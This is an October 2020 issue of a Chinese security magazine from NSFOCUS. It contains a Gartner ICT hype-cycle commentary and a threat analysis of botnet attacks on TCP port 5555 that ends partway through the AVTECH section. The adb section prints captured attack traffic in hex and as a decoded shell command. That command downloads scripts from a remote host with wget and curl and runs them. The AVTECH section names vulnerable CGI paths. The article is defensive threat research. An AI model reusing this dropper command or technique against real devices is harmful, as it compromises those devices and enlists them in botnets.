安全+
SECURITY
2020/10 总第 046
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

API 安全发展趋势与防护方案

初探网络安全智能决策

7至8月海莲花攻击活动披露
——新攻击链与SnacksDownloader

机器流量识别与防御
—— 业务安全新趋势概述

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2020/10 总第 046

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。(本刊部分图片来源于网络)

安全+ SECURITY+

目录 CONTENTS

数字化转型是当前社会经济发展的重要引擎，应用创新主要围绕着“云大物移智”展开。黑格尔曾说过：“一切事物都是自在的矛盾，矛盾是一切运动和生命力的根源。”网络空间有着同样的哲学本质，内生的安全问题伴随出现。

在泛连接的网络空间里，基础设施架构和软件技术快速发展，如何保障系统的安全运行成为一个新的挑战。新的理念和技术不断的出现和应用，使得过往的安全架构已经不能继续胜任新形势的要求。要研究如何保障安全，首先需要理解系统自身的架构、技术及其发展。

针对泛连接的两大技术支撑，云计算和物联网，我们产生了一系列安全方面的思考。如何利用云原生能力构建安全能力以及云原生环境下攻防对抗，都是大家感兴趣的话题。物联网环境下，数量众多且异构的资产如何识别和管理；如何识别攻击面，评估脆弱性，攻击者最可能从哪个弱点发起攻击;“敌人”的技战术水平，所使用的工具和基础设施发展又如何。这些都是构建安全体系的基础问题。只有对这些问题有所了解，才能进一步去构建、发展对应的安全技术和架构。

所有人都认同，人工智能将在安全对抗中起到非常重要的作用。在系统越来越复杂、变化越来越快、数据越来越多的情况下，只有应用人工智能才能实现高效、准确的检测和发现安全事件，提高工作效能，并辅助决策进行对抗。安全运维团队才能完成自身的使命。然而人工智能技术还有很长的路要走，“炼金术”并不能适用。

对于以上这些领域，我们展开了一系列的研究，并取得了一些成果。希望本期呈现的内容能与读者产生共鸣，共同探讨和摸索数字化变革过程中的安全技术发展。

叶晓虎

中国 ICT 2020年成熟度曲线之安全解读

绿盟科技 创新中心 刘文懋

1. 技术成熟度曲线简介

Gartner 于近日发布了 2020 年中国信息与通信技术（ICT）的成熟度曲线（Hype Cycle[1]）[2]，笔者在此与大家分享一下读后感，特别是从安全的视角观察相关技术的发展。

众所周知，2020 年是不平凡的一年，特别是新冠疫情的暴发，给全球经济、政治和人们的生活带来了巨大的改变。而受新冠疫情冲击最早的正是中国，因而其影响也非常深远，特别是在抗疫期间，数字化转型支撑了健康监控、远程办公、在线购物、物流配送、短视频等众多领域。对于企业而言，出于远程办公和削减开支的目的，其在商业模式和基础设施层面的云化趋势速度加快。

从 Gartner 的本份报告也可以看出，疫情加速了 ICT 成熟度曲线中几乎所有技术的发展，更具体地来说，Gartner 将数字化转型分为：数字商务、现代基础设施平台，以及新技术。不过从技术和领域的角度看，笔者认为应该分为如下四个方面：

1.1 数字经济：

包括隐私、直播经济、工作流协作、电子商务平台。

1.2 智能制造：

包括自主移动机器人应用、机器人处理自动化、工业物联网。

1.3 现代基础设施平台：

网络和通信基础设施：零信任网络访问、5G、NB-IoT、可管理的 SD-WAN 服务。

计算基础设施：中国的云安全、多云、容器即服务 CaaS、边缘计算、超融合。

存储基础设施：中国的区块链

研发平台：DevOps

1.4 基于大数据和人工智能的分析栈：

分析平台：数据中台、中台、AIOps 平台。

分析技术：自然语言技术、增强数据和分析。

下图为 Gartner 的 2020 年 ICT 技术成熟度曲线图：




图 1 Gartner ICT 2020 年技术成熟度曲线

与 2019 年的 ICT 技术成熟度曲线相比，2020 年的技术成熟度曲线中云安全相关的技术有两个变化：第一，用容器即服务替换私有云，说明容器的流行度大大提高，可以说是爆发式的发展；第二，用多云替换公有云，说明其管理的复杂性。

2. 相关技术介绍

本节将按照成熟度曲线的阶段，简要介绍相关的技术。

2.1 创新触发期的技术

自主移动机器人应用（Autonomous Mobile Robotic）：带有传感器，可自主移动并完成指定任务，可用于物流、零售供应链、医药等场景。

增强数据和分析（Augmented Data and Analytics）：使用机器学习和人工智能进行数据管理和分析，用户可在统一平台上做分析。这有点像安全领域的 SIEM 平台，但融入人工智能后会更复杂。

中国的云安全 (Cloud Security in China)：包括 Gartner 往年提出的云安全技术 CASB、CSPM、CWPP，涵盖了 IaaS/PaaS/SaaS 的数据面和管理面安全，另外新增了去年新提出的 SASE（安全访问访问边缘）技术

隐私：敏感数据分级、本地保存等。主要是由移动支付、在线经济驱动的。需要充分考虑合规性要求，对不同区域的业务采取不同的隐私控制措施。

2.2 期望顶峰期的技术

直播经济（Live Commerce）：使用视频流媒体实时地促进消费，如抖音、快手以此起家，其他电商如京东、淘宝也在上线，但国外很少用直播来带货，可以说直播经济具有中国特色。

多云（Multicloud）：企业租用多个公有云来支撑某个业务，以避免厂商锁定的问题，同时提升业务可用性。

零信任网络访问（ZTNA）：基于身份、上下文的逻辑访问应用

边界，需要先借助可信代理得到认证授权才能访问服务，可避免重要服务暴露在公开网络中。ZTNA 还在早期，不过发展很快。

容器即服务（CaaS）：提供容器运行时、容器编排、任务调度和资源管理等功能。

数据中台（Data Middle Office）：是一种机构策略，可提供单一、一致的视图，能让前台用户有效地利用后台数据进行决策。如果一个机构自己都不知道从自己的数据中重用分析能力，也就无法用好中台。虽然很多机构想用中台减少分析架构中的冗余度，打通数据孤岛，但也增加了中台自身的复杂度。

中台（Middle Platform）：包括技术中台（technology middle platform）、数据中台（data middle platform），以及业务中台（business middle platform）。

工作流协作（Workstream Collaboration）：使用集成的通信和协作、业务流程和知识管理技术和工具，提供自服务、开箱即用的用户体验，提供内部和外部的协助能力。如钉钉、腾讯会议。疫情促使工作流协同快速流行，将来会成为新常态。

边缘计算：将计算能力移动，尽可能靠近业务端，是将计算能力与通信网络深度融合的新技术。

开发运营一体化（DevOps）：客户价值驱动、使用敏捷的方法交付的途径。在中国，由于通常不关心文化而只关注技术，因而 DevOps 与 CI/CD 是等价的。传统安全是基于许可门（approval gate），而 DevOps 则依靠快速交付，即最小产品变化、自动化快速恢复、不变的基础设施和可视化工具。DevOps 的兴起与云服务应用是同步的。

5G：新一代的通信技术，在此不做赘述。Gartner 预计 eMBB 最快，mMTC 最慢，这也是符合当前发展现状的。

自然语言技术（Natural Language Technologies）：前身是自然语言处理 NLP，NLT 做了扩展，如自然语言理解、生成、文本分析、对话系统、知识图谱、机器翻译等。一个新方向是使用 OCR 和 NLP 支持 robotic process automation (RPA)。

机器人处理自动化（RPA Software）：数字化的赋能工具，可模拟人工操作，或执行机器自动化。疫情防控期间通过大数据定位高风险人群就是一例。其挑战在于终端客户缺乏定制软件的能力，而传统公司缺乏从事商业操作和流程的 IT 工程师。

2.3 幻想破灭期的技术

AIOps 平台：结合大数据、人工智能和机器学习支撑所有主要的 IT 运营功能，具有主动、个性化和动态的深度可视度。企业应用时需考虑：敏捷度和产出物，增效降费，缓解风险。

可管理的 SD-WAN 服务：包括 SD-WAN 产品，WAN 传输和管理服务。国内三大运营商统治这个细分领域，不过当前还在 MPLS 技术阶段，但有些省的运营商开始做可管理的 SD-WAN 服务。

社区云：包括政务云、行业云，其介于私有云和公有云之间。

由于它是政府和重要行业所建的云，所以客户非常重视本行业的监管要求，客户将合规性要求高的业务放在社区云，将合规性要求低的放在公有云。

窄带物联网 (NB-IoT)：3GPP 定义的广域低功耗 LPWA 技术标准，其 5G R16 被确定为 5G 标准。中国政府强力支持 NB-IoT，三大运营商宣称部署上万个 NB-IoT 基站，目前已升级一百万个基站，使之支持 NB-IoT，至 2025 年将升级三百万个基站。业务方面，2019 年已有 1 亿个连接的终端，数量占全球总量的 90%。

超融合：交付、融合了计算、存储和网络的硬件设备，特点是敏捷、管理简单、可扩展。客户以中型企业为主。

工业物联网：物联网的分支，改善了资产管理、运营可见度，在设备密集环境下控制设备。覆盖工厂、运输、物流等领域。现代化运营体系，可减少运营成本，在缺少人力和供应链不确定的疫情防控期间保持自适应和弹性。使用云计算、数据科学监控生产线上的数据，管理复杂流程。其障碍是缺乏标准化、安全和隐私保护。

电子商务平台（Digital Commerce Platform）：在线购物。疫情加速让食物配送等业务通过在线完成。

中国的区块链（Blockchain in China）：与其他国家相比，中国的区块链有国家政策的推动，发展迅速，因而已经接近稳步爬升期。由于强监管，基于区块链的加密货币的投机泡沫被捅破，当前主要是处于开发区块链商业价值的阶段。

3 . 观察和分析

3.1 报告观察

观察 1：中国特色明显

第一个点是，中台是由阿里巴巴首次提出，并在国内流行的技术，Gartner 在报告中也反复提到这一点，可见在国内的互联网环境中，也创生了很多有中国特色的技术。不过，Gartner 对中台和数据中台的分析也是出自两拨分析师，其中中台（Middle Platform）与数据中台（Data Middle Office）中的中台对应英文单词不一样，不知为何。另外，这两者之间关系不明，在中台描述中包括了数据中台（data middle platform），那这个“数据中台”跟前面的数据中台是一回事吗？也许是分析师没有说清楚，但笔者个人感觉中台的概念尚不清晰。事实上，笔者也时常看到圈子中对中台概念和价值的讨论。

第二个点是，Gartner 把云计算和区块链后面分别加上了 In China，所以笔者翻译为“中国的云计算”和“中国的区块链”。客观来看，中外的云计算发展路线不同（这点后续笔者在一些会议上介绍过，不过可惜尚未成文，在其他文章中将有详细阐述），因而云计算安全的作用域和作用方法都不同；而区块链方面，纯币圈产业遭到了强势监管，而区块链作为存储基础设施的应用得

到重视，去年区块链更是上升到了国家战略，后续的发展路线显然跟国外也不一样。

技术的发展是为了满足业务的需求，而业务的发展则是顺应国情。所以，技术本没有国界，但国内技术的发展路线却是有明显中国特色的。

观察 2：融合是技术发展的主题

从技术的分类可以看到，随着 ICT 技术的发展，各类技术除纵深发展(如大数据人工智能的中台能力建设) 外,还会与相关的技术、领域和行业融合，形成新的技术点。大体上可分为三类：

1. 小融合，相关技术的融合。例如，超融合将计算、存储和网络资源进行融合，形成了统一的资源管理技术。

2. 中融合，相关领域的技术融合。例如云网融合，云计算技术与通信、网络技术融合，形成了边缘计算等新技术。

3. 大融合，相关技术与行业结合。例如工业物联网，将物联网技术、IT 技术和人工智能等技术相结合；又如 5G，将云计算技术、边缘计算与下一代通信网络等结合，形成了更大范围的技术栈。

3.2 安全技术分析

笔者作为一名安全从业者，看到今年的 ICT 技术发展，也谈谈几点看法。

3.2.1 零信任兴起

随着零信任理念的西风东渐，越来越多的国家机构和大型企业在考虑通过零信任重新构建新的业务访问模型和体系。从趋势上可以看出，零信任将会越来越多地被提到，而且也会有越来越多的零信任应用和架构落地。

不过还是需要提一下，零信任肯定也会表现出鲜明的国家特色。国外的零信任，特别是 ZTNA 的背景，主要是中小企业将业务上云，其中不乏重要业务，那么在混合云、多云、SD-WAN 环境下，如何保证一致的访问控制，如何像以前那样将重要资产隐藏在互联网中，从而出现了如 SDP、BeyondCorps 等技术 [3]。而国内上云，特别是公有云的趋势还没有那么快，中小企业的监管还没有那么强，当前零信任的推动者主要是大型机构，因而这种零信任在架构和技术实现上，预计会表现出很强的“中国特色”。

从效果上来看，ZTNA 等零信任机制基本上完全改变了以往的网络访问模式，对业务和安全的影响肯定是颠覆性的（这也是零信任很难落地最重要的障碍），但 Gartner 把其重要度标为中等，也许网络访问在整个 ICT 体系中还是太小了（顺序是“ZTNA- 访问控制 - 安全 -ICT,”中间隔了两层）？

3.2.2 数据安全将成为新热点

随着数据安全法等相关法律法规的落地，数据安全也会成为

一个重要的细分安全领域。Gartner 将隐私单独列为一个技术点，也值得重视。

国外已经存在 GDPR 和 CCPA 等数据安全法规，其中最重要的内容就是保护个人数据和隐私。在国内，虽然当前的隐私保护还没有很多可执行的法规，但随着数据安全法（草案）征求意见的推进，相信很快相关法律就会就位。届时，以敏感数据和个人隐私为防护主体的合规性要求将会覆盖所有行业。相关企业应该考虑如何对数据进行分类分级，确定敏感数据和个人隐私，进而对其进行重点防护，如匿名化及其评估，以及安全数据共享和计算等 [4]。

3.2.3 云安全走向云原生

中国的云安全与国外的云安全是不一样的，所以 Gartner 特意使用了“中国的云安全”，而非简单的“云安全”。Gartner 特意指出，大多数中国的安全厂商都聚焦在 CWPP 以保护客户在公有云上的安全。笔者认为，其他云安全技术如 CASB，因为国内缺乏重量级的企业级 SaaS 而导致市场较小；CSPM 则因为国内的公有云相比私有云、行业云还是较少，所以也没有得到重视；SASE 是随着零信任而兴起的安全访问技术，只有当企业将重要业务上到公有云之后，这项技术才能发挥其真正价值。

从技术发展上看，今年容器即服务（CaaS）代替了去年的私有云，与之相关的服务编排、微服务等云原生技术将会成为未来发展的方向。国内 CWPP 现在主要集中在虚拟化的 IaaS 层面，但预计今后几年会往容器安全方向发展，包括容器镜像安全评估、容器环境安全基线检查、运行时环境隔离和入侵检测防护、微服务和服务网格应用安全等。

最后，附一张技术价值和成熟期的图，供读者参考。




图 2 中国 ICT 技术优先级矩阵

参考文献

[1] 技术成熟度曲线 https://zh.wikipedia.org/wiki/%E6%8A%80%E6%9C%AF%E6%88%90%E7%86%9F%E5%BA%A6%E6%9B%B2%E7%BA%BF.

[2] https://www.gartner.com/document/3976114?ref=TypeAheadSearch.

[3] 刘文懋《零信任原生安全：超越云原生安全》绿盟科技研究通讯 2020.

[4] 聚焦数据安全建设难点，绿盟科技发布《数据安全白皮书 2.0》.

攻击物联网设备？黑客钟爱5555端口

绿盟科技 创新中心&格物实验室 魏佩儒

5555/TCP 端口是 adb（Android Debug Bridge）服务默认监听的端口，由于早期版本缺乏认证过程，导致其成为僵尸网络热衷的目标。多数安全团队对 5555/TCP 端口相关攻击的研究通常集中在 adb 服务，但近期我们对 5555/TCP 端口上的恶意流量进行了深入分析，发现 5555/TCP 端口上存在针对多种漏洞和服务的攻击：

1. 针对 adb 服务的探测和攻击。我们发现 5555 端口上针对 adb 服务的探测和攻击非常稳定，没有明显的上升或下降的趋势，说明攻击者已经将 adb 服务纳入常规的攻击目标。

2. 针对 AVTECH Camera/NVR/DVR 的攻击。该漏洞针对 AVTECH 摄像头 Web 服务的 RCE，我们发现攻击者使用了固定的主机进行攻击，能够在短时间内迅速提升或降低攻击频率，且该攻击并非仅针对 5555 端口，80、631、52869 等端口上也存在该攻击。

3. 针对 MVPower DVR 的攻击。该攻击针对 MVPower DVR TV-7104HE Web 服务的 RCE，我们发现该攻击同样并非仅针对 5555 端口，8081、80、8181 等端口上也存在大量该攻击，且近期攻击频率有上升的趋势。另外，我们发现该攻击的攻击源在不同端口上表现也不同，在 5555、8081 等端口上，攻击者利用固定的主机进行攻击；在 60001 等端口上，攻击源分散，我们推测攻击者发动了僵尸主机参与攻击。

4. 针对 RDP 服务的扫描。BlueKeep（CVE - 2019-0708）[1] 是在 Microsoft 的远程桌面协议（RDP）实现中发现的一个安全漏洞，它允许远程执行代码。RDP 默认 3389 端口，但我们在 5555 端口上捕获到了针对 RDP 服务的扫描行为，发现攻击次数和攻击源数量均呈上升趋势。

最后，我们还在 5555 端口上捕获到了针对 CVE-2015-2051、CVE-2016-10372、Linksys E-series - Remote Code Execution[2]、CVE-2017-8225 等多种漏洞的利用行为以及针对索尼摄像头、九安摄像头等多种设备的扫描行为，受篇幅所限，不在本文中赘述。同一个端口上出现多种攻击已经逐渐成为一种趋势，安全团队应及时转变思路，及时应对全新的挑战。

1. 针对 adb 服务的探测和攻击

adb 是一个通用的命令行工具，它允许我们在主机（通常为 PC 机）上与模拟器或者真实的 Android 设备进行连接、通信以及执行命令等操作。它为各种 Android 设备的操作提供便利（如安装和调试应用程序），并提供对 Unix shell（可用来在设备上运行各种命令）的访问权限。adb 支持 USB 和 TCP 两种连接模式，adb 的守护进程运行后将默认监听 5555 端口。

由于 Google 没有公开关于 adb 通信协议的说明文档，所以无法直接通过解析流量证明本节所述的攻击是针对 adb 服务的。但是我们对真实 adb 服务的通信过程进行了抓包分析，通过对比真实 adb 服务和恶意流量在通信流程上的异同，确定攻击目标为 adb 服务。以使用 adb 服务在 Android 8.0.0 设备上执

行一条 id 命令为例，我们对通信过程进行了抓包，其简化的通信流程如图 1 所示。

通信过程总体可以分为两个部分：握手阶段和执行 Unix shell 命令阶段。在握手阶段，PC 首先向 Android 8.0.0 设备的 adb 服务发送 CONNECT 消息，发起建立连接的请求，之后双方将进行




图 1 Android 8.0.0 使用 adb 执行 id 命令的通信流程

认证，若通过认证，双方即建立了连接。在执行 Unix shell 阶段，PC 发送 OPEN 消息通知目标设备有一条 shell 命令的消息流，待目标设备确认后发送 WRTE 消息等待执行的结果。

我们捕获到的恶意流量如图 2 所示。通过对恶意流量进行分析，我们发现该攻击仅需连续发送两个数据包即可完成恶意样本的投递，该攻击并不关心与捕获系统的实际交互。


```
"data":
[["434E584E000000010000040001B0000004D0A0000BCB1A7B1686F73743A3A66656174757265733D636D64
2C7368656C6C5F7632", "hex_string"],
["4F50454E58010000000000000008010000D07E0000B0AFBAB17368656C6C3A3E2F646174612F6C6F63616C2
F746D702F2E78202626206364202F646174612F6C6F63616C2F746D703B203E2F7364636172642F302F446F
776E6C6F6164732F2E78202626206364202F7364636172642F302F446F776E6C6F6164733B203E2F73746F7
26167652F656D756C617465642F302F446F776E6C6F61647320262620636420 2F73746F726167652F656D75
6C617465642F302F446F776E6C6F6164733B20726D202D72662077676574206277676574206263757 26C206
375726C3B20776765742068747470 3A2F2F352E3235322E3139342E32392F776765743B207368207767657 4
3B206275737962 6F78207767657420687474703A2F2F352E3235322E3139342E32392F627767657 43B20736
8206277676574 3B2062757379626F78206375726C20687474703A2F2F352E3235322E3139342E32392F6263
75726C203E2062637572 6C3B207368206263757 26C3B206375726C20687474703A2F2F352E3235322E31393
42E32392F6375726C203E206375726C3B207368206375726C00", "hex_string"]]
```


图 2 针对 adb 服务攻击的恶意流量

使用 ascii 的方式解码图 2 的数据包，第一个数据包实际为 adb 服务握手所需的 CONNECT 消息，无需关注；第二个数据包为 OPEN 消息，用以执行 Unix shell 投递样本，如图 3 所示。

```
OPENXSOHHTSSOHD~" "tshell:>/data/local/tmp/.x && cd /data/local/tmp; >
/sdcard/0/Downloads/.x && cd /sdcard/0/Downloads; >/storage/emulated/0/Downloads && cd
 /storage/emulated/0/Downloads; rm -rf wget bwget bcurl curl; wget
http://[illegible]/wget; sh wget; busybox wget http://[illegible]/bwget; sh bwget;
busybox curl http://[illegible]/bcurl > bcurl; sh bcurl; curl
http://[illegible]/curl > curl; sh curl
```

图 3 针对 adb 服务攻击执行的命令

我们还原了恶意流量的通信流程，如图 4 所示。与 Android 8.0.0 上使用 adb 执行命令相比，二者大体相同：均为先发送 CONNECT 消息进行握手，之后发送 OPEN 消息执行 shell 命令，但二者明显的区别是握手阶段恶意流量中缺少认证过程。根据谷歌的描述 [3]，只有 Android 4.2 及以上的版本，才会在 adb 服务端尝试连接 An-

droid 设备时，询问用户是否接受允许通过此计算机进行调试的 RSA 密钥，这种安全机制可以保护用户的设备。因此可以确认，本节所述攻击的目标设备为版本低于 Android 4.2 的真实设备及模拟器，目标服务为 adb 服务。




图 4 针对 adb 服务攻击的攻击流程

通过统计针对 adb 服务的攻击次数我们发现，探测和攻击活动频繁但存在一定的波动。说明攻击者已经将针对 adb 服务的攻击纳入了常规的攻击活动，以达到投递样本、俘获僵尸主机的目的。2020 年 5 月至 2020 年 8 月针对 adb 服务攻击次数的变化趋势如图 5 所示。




图 5 2020 年 5 月至 2020 年 8 月针对 adb 服务攻击次数的变化趋势

我们统计了 2020 年 5 月至 2020 年 8 月不同攻击源对相同目标的攻击次数，如图 6 所示，发现 90% 以上的攻击源对相同目标的攻击次数在 100 次以内，但存在部分攻击源对相同目标的攻击次数达到 1000 次以上的情况。我们推测攻击者除利用集中的主机进行攻击外，也发动了僵尸主机对网络中的 adb 服务进行攻击，以投递样本，扩大其规模。




图 6 2020 年 5 月至 2020 年 8 月不同攻击源的攻击次数占比

通过统计 2020 年 5 月至 2020 年 8 月攻击源 IP 的数量变化，我们发现，攻击源数量与攻击次数一样存在波动且没有下降的趋势。我们推测攻击者针对 adb 服务进行攻击有一定的效果，越来越多运行 adb 服务的设备被攻陷，成为僵尸主机，并且参与到攻击其他 adb 服务的活动中。攻击源数量的变化趋势如图 7 所示。

图 7 2020 年 5 月至 2020 年 8 月针对 adb 服务攻击源数量变化趋势

最后，由于大部分攻击源极有可能是僵尸网络攻陷的僵尸主机，我们对攻击源的地区进行了统计。我们发现，攻击源分布在 100 余个国家和地区中，影响范围较大。受影响最严重的前五个国家和地区是中国、摩尔多瓦、韩国、美国和瑞典，且中国和摩尔多瓦占比尤其巨大，二者百分比之和达到了 61%。数量排行前十的攻击源地域分布占比情况如图 8 所示。




图 8 2020 年 5 月至 2020 年 8 月针对 adb 服务攻击前十的攻击源地域分布

对此，我们提出以下建议：虽然根据谷歌官方的统计 [4]，截止到 2019 年 5 月 7 日，95% 以上的 Android 设备的 Android 版本高于 4.2，但消费者应注意，部分机顶盒、车载导航、智能家居等设备出厂时是基于 Android 4.2 以下的版本制造的，应更新固件；若厂商没有提供有效的更新，应采取 NAT 等方式避免将设备直接暴露在互联网上。另外，Android 的开发者也应注意在使用模拟器进行开发调试的过程中，避免将模拟器暴露于互联网上。

2. 针对 AVTECH Camera/NVR/DVR 的攻击

我们最早于 2019 年 9 月捕获到 Demon 僵尸网络针对 AVTECH 摄像头的攻击[5]，该漏洞针对 AVTECH 摄像头 Web 服务的命令执行漏洞，触发命令执行的 PATH-INFO 为 /cgi-bin/nobody/Search.cgi 和 /cgi-bin/supervisor/CloudSetup.cgi，漏洞利用详情参见公开 PoC[6]。

经过数月的演变，该攻击的目的端口有了比较明显的变化。该攻击刚出现时，8888 端口上的攻击非常集中，其余端口分布则相对平均，且 5555 端口并没有出现该攻击，如图 9 所示。




图 9 2019 年 9-10 月针对 AVTECH 摄像头攻击的目的端口分布

截至成稿，我们发现该攻击针对的目的端口在各端口上已经趋于平均，值得注意的是，该攻击刚出现时没有针对的 5555 端口位于该攻击的目的端口前列，排在第五位。该攻击从出现至截稿时的目的端口分布情况如图 10 所示。




图 10 2020 年 7 月至 2020 年 8 月针对 AVTECH 摄像头攻击目的端口的分布

我们统计了 2020 年 7 月至 2020 年 8 月该攻击在 5555 端口上的攻击次数，结果如图 11 所示。我们发现该攻击的攻击次数波动比较明显，最近的一次攻击高峰出现在 2020 年 8 月 14 日，目前有一定的下降。说明攻击者控制攻击启停的能力强，并能在短时间内显著提升或降低攻击频率。

